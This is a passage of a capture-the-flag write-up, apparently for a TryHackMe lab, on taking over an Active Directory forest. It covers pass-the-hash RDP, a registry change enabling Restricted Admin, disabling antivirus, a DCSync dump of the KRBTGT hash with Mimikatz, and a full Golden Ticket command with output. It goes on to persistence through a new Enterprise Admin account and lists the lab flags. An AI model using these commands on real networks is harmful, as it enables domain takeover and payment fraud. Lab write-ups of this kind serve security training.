

Figure 57

To confirm our access rights on the **CORPDC** server, we can examine the **C$** administrative share. This share allows administrative users to access the root of the system drive on remote machines.



Figure 58

Enabling Restricted Admin Login: Registry Modifications for RDP Access

In addition to verifying our access rights, we can establish a command prompt session on the **CORPDC** server by utilizing **PsExec**. This tool enables us to execute processes on remote systems, making it a valuable asset for administrative tasks and further exploration.

Figure 59

To establish a Remote Desktop Protocol (RDP) session to the **CORPDC** server using pass-the-hash techniques, the server must support Restricted Admin login. However, this feature is currently not enabled on the **CORPDC** server. To enable it, we will modify the registry settings via PowerShell.

Registry Modification Steps:

1. Open PowerShell with administrative privileges.
2. Execute the following command to modify the registry key:

```
New-ItemProperty -Path “HKLM:\System\CurrentControlSet\Control\Lsa” -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

Figure 60

Once the registry key is modified, the **CORPDC** server will allow RDP connections using pass-the-hash methods. This adjustment enables us to connect to the server securely and perform further administrative tasks as needed.

```
PS C:\Windows\system32> PS C:\Windows\system32> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Nam
e "DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
e-tmrpry-ah"KM\ytmCrnCnrle\oto\s"-ae"ialRsrcedi"-au 0 PoetyeDOD-oc

DisableRestrictedAdmin : 0
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

Figure 61

After enabling Restricted Admin login on the **CORPDC** server, we can now utilize the Pass-The-Hash technique to initiate a Remote Desktop Protocol (RDP) session with Administrator privileges. This method allows us to authenticate to the server without needing to enter the plaintext password.



Figure 62

And login successfully on CORPDC as Administrator and a Domain Admin:



Figure 63

We successfully obtained the following flags by following the prescribed instructions on the **e-citizen platform**. These flags serve as indicators of our progress and achievements throughout the penetration testing engagement.

Flag 7, Foothold on Corporate Division Tier 0 Infrastructure

THM{703d2509-a6e8-4bc8-bc53-788543e6f405}

Flag8: Administrative access to Corporate Division Tier 0 Infrastructure

THM{bd4f60cd-57a9-4cd5-88b9-0957e08c0df3}

Our analysis of the network topology reveals a forest structure comprising two domain trees: **CORP** and **BANK**, along with a parent domain referred to as **ROOT**. Initial enumeration indicates the presence of a bidirectional trust relationship between the **CORP** and **ROOT** domains.



Figure 64

KRBTGT Account and Golden Ticket Attacks: A Comprehensive Overview

In these scenarios, we could potentially exploit the Print Bug vulnerability to compel the **ROOTDC** to authenticate against the **CORPDC**. However, a more straightforward approach to leverage this domain trust exists if we possess Domain Admin rights within the child domain, which we currently hold.

Overview of KRBTGT and Golden Ticket Attacks

The **KRBTGT** account is integral to Microsoft's Kerberos implementation, with its name derived from **Kerberos** (KRB) and **Ticket Granting Ticket** (TGT). This account serves as the service account for the **Kerberos Distribution Center** (KDC), which is responsible for managing all Kerberos ticket requests.

The **KRBTGT** account plays a critical role in encrypting all Kerberos tickets within the domain, and its password is uniformly shared across all domain controllers. This enables the domain controllers to verify the authenticity of the received TGTs when access to resources is requested.

A **Golden Ticket** attack involves creating a forged TGT using a compromised KDC key, granting access to any service within the domain and effectively allowing us to act as our own **Ticket Granting Server** (TGS). To successfully execute a Golden Ticket attack, we require the following information:

- The Fully Qualified Domain Name (FQDN) of the domain
- The Security Identifier (SID) of the domain
- The username of the account we intend to impersonate
- The password hash of the **KRBTGT** account

With this information, we can forge Golden Tickets to access any resource within the **CORP** domain. However, to escalate our privileges to **Enterprise Admins (EA)** and access resources in the **ROOT** domain, we must forge an Inter-Realm TGT. This involves exploiting the trust relationship between the parent domain and the child domain by appending the SID of the **Enterprise Admins (EA)** group to our forged ticket, thereby granting us administrative privileges across the entire forest.

In addition to the information listed above, we will also need the following to craft our Golden Ticket:

- The SID of the child Domain Controller (**CORPDC**)
- The SID of the **Enterprise Admins (EA)** from the parent domain (**ROOTDC**)

Obtaining the Security Identifiers can be easily accomplished using the **PowerView** module. Therefore, we will initiate our actions by disabling any active antivirus software and importing the **PowerView** module.



Figure 65

To proceed with the Golden Ticket attack, we will acquire the required Security Identifiers (SIDs) from both the Enterprise Admins group and the child Domain Controller (CORPDC). This process is essential for establishing the necessary privileges for administrative access across the domain.

1. Acquire the SID of the Enterprise Admins Group:We will obtain the SID associated with the Enterprise Admins group, which is crucial for the escalation of privileges.

2. Acquire the SID of the Child Domain Controller (CORPDC):Next, we will retrieve the SID for the child Domain Controller, which is necessary for successfully impersonating the appropriate accounts during the attack.

Through these actions, we will gather the essential SIDs required for executing the Golden Ticket attack and achieving administrative access within the forest.

To advance our capabilities within the environment, we will proceed to dump the NTLM hash of the **KRBTGT** account using **Mimikatz** through the **DCSYNC** method. This process is critical for obtaining the credentials necessary for forging Golden Tickets.

1. **Execute Mimikatz**:
   We will initiate the **Mimikatz** tool in an appropriate environment where we have the necessary permissions to perform the operation.

2. **Perform DCSYNC**:
   Utilizing the **DCSYNC** feature in **Mimikatz**, we will request the NTLM hash of the **KRBTGT** account. This operation simulates a Domain Controller's behavior and retrieves the required hash from the Active Directory.

By completing these steps, we will successfully obtain the NTLM hash of the **KRBTGT** account, enabling us to forge Golden Tickets and gain unauthorized access to resources within the domain.



Figure 66

With all the requisite information at our disposal, we are now positioned to create a Golden Ticket. This step is critical for facilitating unauthorized access to resources within the domain.

1. **Construct the Golden Ticket**:
   Using the gathered **KRBTGT** NTLM hash, the SIDs for the **Enterprise Admins** group, and the child Domain Controller (**CORPDC**), we will forge a Ticket Granting Ticket (TGT). This forged ticket will enable us to impersonate any user within the domain, thereby granting elevated access rights.

2. **Inject the Golden Ticket into the Current Session**:
   Following the creation of the Golden Ticket, we will proceed to inject it into the current session. This injection process ensures that all subsequent authentication requests utilize the forged ticket, thereby allowing us to access protected resources and perform actions with administrative privileges.

Upon completion of these actions, we will effectively have a valid Golden Ticket injected into our session, thereby circumventing standard authentication protocols and enabling comprehensive administrative access throughout the domain.

```
mimikatz # kerberos::golden /user:krbtgt /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009
/service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
User      : krbtgt
Domain    : corp.thereserve.loc (CORP)
SID       : S-1-5-21-170228521-1485475711-3199862024-1009
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service   : krbtgt
Lifetime  : 10/21/2024 8:52:19 PM ; 10/19/2034 8:52:19 PM ; 10/19/2034 8:52:19 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'krbtgt @ corp.thereserve.loc' successfully submitted for current session
```

Figure 67

To confirm the successful creation and injection of the Golden Ticket, we will validate our access to the **ROOTDC** by attempting to connect through the network path.

```
PS C:\Users\Administrator> dir \\rootdc.thereserve.loc\c$


    Directory: \\rootdc.thereserve.loc\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       11/14/2018   6:56 AM                EFI
d-----        5/13/2020   6:58 PM                PerfLogs
d-r---        9/7/2022   4:58 PM                Program Files
d-----        9/7/2022   4:57 PM                Program Files (x86)
d-r---        9/7/2022   4:55 PM                Users
d-----       10/20/2024   4:06 PM                Windows
-a----        4/1/2023   4:10 AM            427 adusers_list.csv
-a----        3/17/2023   6:18 AM             85 dns_entries.csv
-a----        4/15/2023   8:52 PM        3162859 EC2-Windows-Launch.zip
-a----        4/15/2023   8:52 PM          13182 install.ps1
-a----        4/15/2023   8:51 PM           1812 thm-network-setup-dc.ps1
```

Figure 68

In addition to validating our access through the network path, we can further demonstrate the functionality of the Golden Ticket by executing a command prompt on the ROOTDC using PSEXEC This approach not only verifies the effectiveness of the Golden Ticket but also demonstrates our ability to execute commands on the ROOTDC, thereby affirming our unauthorized access to the domain's administrative functionalities.



Figure 69

Establishing Persistence: Creating a New User Account in the Enterprise Admins Group

To maintain persistence within the environment and enable login without generating tickets, a new user account will be created and subsequently added to the **Enterprise Admins** group. This approach will ensure ongoing administrative access to the domain.

1. **Create a New User Account**:
   The process will begin with the creation of a new user account within the domain. This account will serve as a persistent access point, facilitating future logins without the need for ticket generation.
2. **Add the User to the Enterprise Admins Group**:
   Following the creation of the user account, it will be necessary to add this account to the **Enterprise Admins** group. Membership in this group will confer elevated privileges, allowing comprehensive access to domain resources.

Implementing these measures will provide a reliable method for maintaining administrative control over the domain while eliminating the dependency on ticket generation for access.



Figure 70

With our new created user, we can just login in the ROOTDC as an Enterprise Admin:



Figure 71

Using the same code, we can also create a user at CORPDC as a Domain Admin, allowing us to login with both accounts in different domains

We are now able to obtain the following flags, by following the instructions in the e-citizen platform

Flag 15, Foothold on Parent Domain

THM{ee8d8803-0551-4867-b665-e4cbf70d2652}

Flag 16, Administrative access to Parent Domain

THM{354ef832-add1-42f5-aba7-677062939ada}

With our new status as **Enterprise Admins**, compromising the other child domain becomes a more straightforward task. We will initiate the process by connecting to the **BANKDC** from the **ROOTDC** using Remote Desktop Protocol (RDP) with the newly created user account

Figure 72

Now, we can repeat the process of creating a user in the BANK domain, as a Domain Admin, using the previous code
With our BANK account, we can access all the resources as a Domain Admin, as we can see below:



Figure 73

With administrative access established on the **BANKDC**, we can proceed to create all necessary files required to obtain the flags from the e-citizen system, as well as from a Domain Admin account.
We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

Flag 9, Foothold on Bank Division Tier 2 Infrastructure

THM{a00af774-cf0d-483c-a1e1-bb082df4ab18}

Flag 10, Administrative access to Bank Division Tier 2 Infrastructure

THM{1111d961-5086-40e9-804e-f512b55066bc}

Flag 11, Foothold on Bank Division Tier 1 Infrastructure

THM{9505045e-de3c-4d82-a621-8474f8256033}

Flag 12, Administrative access to Bank Division Tier 1 Infrastructure

THM{347b0f8d-e819-44e7-bbf5-5a49fc601bca}

Flag 13, Foothold on Bank Division Tier 0 Infrastructure

THM{2d2b9799-b378-403a-9600-fab5b1ba7b05}

Flag 14, Administrative access to Bank Division Tier 0 Infrastructure

THM{fbf52b9c-b61d-4a3c-85ab-31e466532ef7}

Compromising SWIFT: User Enumeration and Payment Transfer Objectives

Having established control over the entire domain as **Enterprise Admins** and **Domain Admins**, our next objective is to compromise the SWIFT application and perform a payment transfer. We previously identified the SWIFT Bank application, accessible at http://swift.bank.thereserve.loc.

1. **Enumerate Users with Capturer and Approver Roles**:
   We will begin by enumerating the users who hold the **Capturer** and **Approver** roles within the **Bank** domain. This can be efficiently accomplished using the **Active Directory Users and Computers** snap-in, which provides a user-friendly interface for managing and reviewing user accounts and their associated roles.
2. **Identify Key Accounts**:
   During this enumeration process, we will identify key accounts that may have the necessary permissions to access and interact with the SWIFT application, thereby enabling us to facilitate a payment transfer.

Through these steps, we will gather critical information on the roles and permissions associated with users in the **Bank** domain, positioning us for further actions against the SWIFT application

